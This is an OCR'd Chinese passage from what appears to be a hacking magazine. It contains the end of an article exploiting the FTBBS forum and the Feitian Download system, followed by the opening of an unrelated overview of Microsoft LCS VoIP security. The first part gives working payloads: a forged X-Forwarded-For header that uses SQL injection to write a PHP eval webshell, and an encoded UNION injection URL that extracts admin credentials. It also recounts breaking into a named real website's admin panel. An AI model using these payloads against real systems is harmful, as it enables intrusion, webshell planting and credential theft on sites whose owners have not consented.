function GetUserIP()          //获取用户IP地址
{
if($_SERVER['HTTP_X_FORWARDED_FOR'])
{
return $_SERVER['HTTP_X_FORWARDED_FOR'];
}
else if($_SERVER['HTTP_CLIENT_IP'])
{
return $_SERVER['HTTP_CLIENT_IP'];
}else
{
return $_SERVER['REMOTE_ADDR'];
}
}
```

这是很典型的语句，不过在获取HTTP_X_FORWARDED_FOR时没有过滤，问题是严重的。因为使用$_SERVER方式获取变量值时并不受PHP的get_magic_quotes_gpc影响，所以我们可以任意使用引号，可以充分发挥MySql的load_file函数和"into outfile"语句的作用，但是必须注意，与load_file()函数一样，需要当前连接MySql的用户具有file_priv权限。"into outfile"语句为："select '<?php eval($_POST[cmd])?>' into outfile 'D:\\xampp\\htdocs\\ftbbs_php\\ftbbsm.php'"，写马成功后可以使用lanker的一句话客户端连接。以online.php文件为例，代码如下：

```
$ip = GetUserIP();
//构造ip为"into outfile"语句
……（略）
$sql="select * from {$tablepre}ftbbs_online where ip='".$ip."'";
$rs=mysql_query($sql);
//执行$sql语句，完成写马
$rsnum = mysql_num_rows($rs);
……（略）
```

漏洞很明显。请求online.php页面后，抓包另存为TXT文件，并增加如下一行，伪造X-FORWARDED-FOR，其中ftbbsm.php后面无单引号，文件名和路径可根据实际修改，然后利用NC等工具提交数据包，完成挂马。

```
X-FORWARDED-FOR: 127.0.0.1' union select '<?php eval($_POST[cmd])?>',null,null,null,null,null,null,null into outfile 'D:\\xampp\\htdocs\\ftbbs_php\\ftbbsm.php
```

飞天下载系统

飞天下载ASP版与飞天论坛ASP6.8版类似，文件conn.asp中的防注入缺少对"%"的过滤，可以绕过导致注入。以rss.asp页面为例，代码如下：

```
listid=request.QueryString("listid")
sortid=request.QueryString("sortid")
str=""

if listid<>"" and sortid="" then
str=" where Hide=0 and ListID="&listid
//数字型变量listid导致注入
elseif listid<>"" and sortid<>"" then
str=" where Hide=0 and ListID="&listid&" and sortid="&sortid&""
end if

SQL = "Select top 20 * from "&dms&"soft "&str&" order by softupdate desc"
set rs=conn.execute(SQL)
```

构造union语句和注入链接如下，结果如图52所示。

```
//union注入语句，表名前缀默认为ftdmsue
0 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27 from ftdmsue_admin
//利用URL链接如下，%73为s，%66为f
http://127.0.0.1/ftdms3.6/rss.asp?listid=0%20union%20%73elect%201,id,3,4,5,6,7,8,9,10,11,12,13,14,15,16,admin_pwd,18,admin_user,20,21,22,23,24,25,26,27%20%66rom%20ftdmsue_admin
```




图52

检测chinaymz.com（中国源码站）。首先检测是否存在注入，从"软件分类"打开一个rss.asp页面，利用"and 1=1"和"and 1=2"确定页面存在注入，但是我们发现继续注入需要正确的表名前缀。

暴chinaymz表名前缀。从前面我们知道chinaymz.com与ftbbs.cn在一个服务器上，利用ftbbs的漏洞写马或暴库获得chinaymz.com的config.asp文件，直接访问asa数据库失败，如图53所示。




图53

这里需要注意：飞天下载系统在验证后台登录（admin/adminlogin.asp）时，使用ft变量作为表名前缀，而其他表使用dms作前缀，所以注入链接如下，注入结果如图54所示。

```
http://www.chinaymz.com/rss.asp?listid=0%20union%20%73elect%201,id,3,4,5,6,7,8,9,10,11,12,13,14,15,16,admin_pwd,18,admin_user,20,21,22,23,24,25,26,27%20%66rom%20ftbsk_admin
//注意：表名前缀使用"ftbsk_"，而非"ftdsk_"！
```



图54

破解出管理员密码，成功登录chinaymz.com后台，如图55所示。




图55

飞天下载PHP版与飞天论坛PHP相同，使用inc/checkpost.php文件中的防注入语句，过滤了GET方式获取的变量，而且没有以$_POST、$_COOKIE方式获取的变量可以利用，所以目前暂时没有发现安全隐患。

后记

本文对飞天论坛和下载两种系统的注入、跨站、任意删除、暴库、写马等漏洞的触发原理和利用方法做了详细分析和阐述，并对ftbbs官网做了检测，这些也从侧面证明了被动式防注入的缺陷。有兴趣的读者可以对照分析动易防注入语句，领悟其主动式防注入的优越，可

以说"事半功倍"、"一劳永逸"(当然这只是相对而言)。本文同时介绍了一个Access现象,当Access的SQL语句中没有单引号时,表名称后面的单引号可以用作注释符。在Access查询窗口测试时,请注意SQL语句最后不能换行,如果被回车换行,执行后将提示"无效的括号名称",如图56所示。




图56

这时即使存在名称为"ftdmsue_admin 'ppppppp"的表,语句"SELECT * from ftdmsue_admin 'ppppppp"执行后,返回的还是"ftdmsue_admin"表内容。正确的语法应该使用"`"或"[ ]"符号引用表名,这种情况与表名中存在SQL保留字的情况一样。另外,双引号用在表名称后面也可当作注释符号,当表名中存在"."时,Access会"自作聪明"地认为是".mdb"数据库文件,如图57所示。





图57

以上在Access 2003的查询窗口和用ADO执行的JET SQL代码中测试通过。本文提及的"漏洞利用工具"请读者登录黑防网站下载,该工具仅限于学习和测试使用。

前置知识: 无
关键词: 漏洞、VoIP、LCS



VOIP安全之微软LCS高级服务器攻防

文/图 杨哲/Christopher Yang [ZerOne]

记得在2007年开始接触VoIP安全的时候，由于国内的资料太少，一直苦于翻看国外的资料。之后看到黑防上陆续刊登了几篇翻译的文章，当时的文章由于主要讲述了基于Asterisk系统下的VoIP攻击，并不适合国内普遍的情况，所以想来对读者的影响极为有限。而目前对于国内地处北京、上海等大型的企事业单位来说，搭建LCS/OCS服务器正逐渐成为一种相对成熟便捷的企业内部VoIP解决方案。这次我就带大家先来看看微软LCS环境下的VoIP安全。

LCS/OCS概述

由于众所周知的原因，在过去的几年，国内的VoIP发展在某些打压下颇为曲折，甚至可以说是并不乐观。但出于用户日渐增长的需求和VoIP技术明显的优势，未来的几年内，VoIP将迎来一个全新的增长期。而目前对于地处国内北京、上海等大型企业单位来说，除了采取传统的VoIP解决方案之外，搭建微软的LCS/OCS服务器正逐渐成为一种相对成熟便捷的企业内部VoIP解决方案。本文在涉及LCS/OCS服务器的基础上，先着重探讨Live Communications Server，即LCS服务器的安全问题。

1.Live Communications Server

目前被广泛部署的Live Communications Server 2005，为国内外的企业/单位提供了一种可管理并可扩展的企业级实时通信的解决方案。从与Live Communications Server 2003相同的会话初始化协议(SIP)和SIP for Instant Messaging and Presence Leveraging Extensions (SIMPLE)基于行业的标准平台扩展之后，通过Live Communications Server 2005，大型企业可以与合作伙伴、客户和供应商共享状态、即时消息(IM)以及实时通信功能，从而可以比使用以前的版本做出更快、更好的商业决策。

2.Office Communications Server(OCS)

微软在2008年初正式发布了LCS2005的下一个新版本 Office Communicators Server 2007，简称为OCS。相对之前版本，这款软件凝聚了微软在商业通信市场所有的心血。微软OCS软件运行在大型服务器系统上，可以让使用微软Office软件的用户通过其个人电脑进行语音呼叫，并将电子邮件、即时通信以及其他通信功能整合在一起。此外，OCS在优化性能的同时新增了很多功能，集成了Live Meeting 2007。

OCS还允许用户在电脑上点击联系人名单使用耳机进行通话。该软件还包括更多的先进功能，例如用鼠标在屏幕上拖曳将联系人名单中的相关人员加入语音/视讯会议。其中，无论是LCS还是OCS都有两种版本。

Standard Edition适用于小型组织。在不需要Enterprise Edition性能、可伸缩性和高可用性的组织中，也建议使用 Standard Edition。

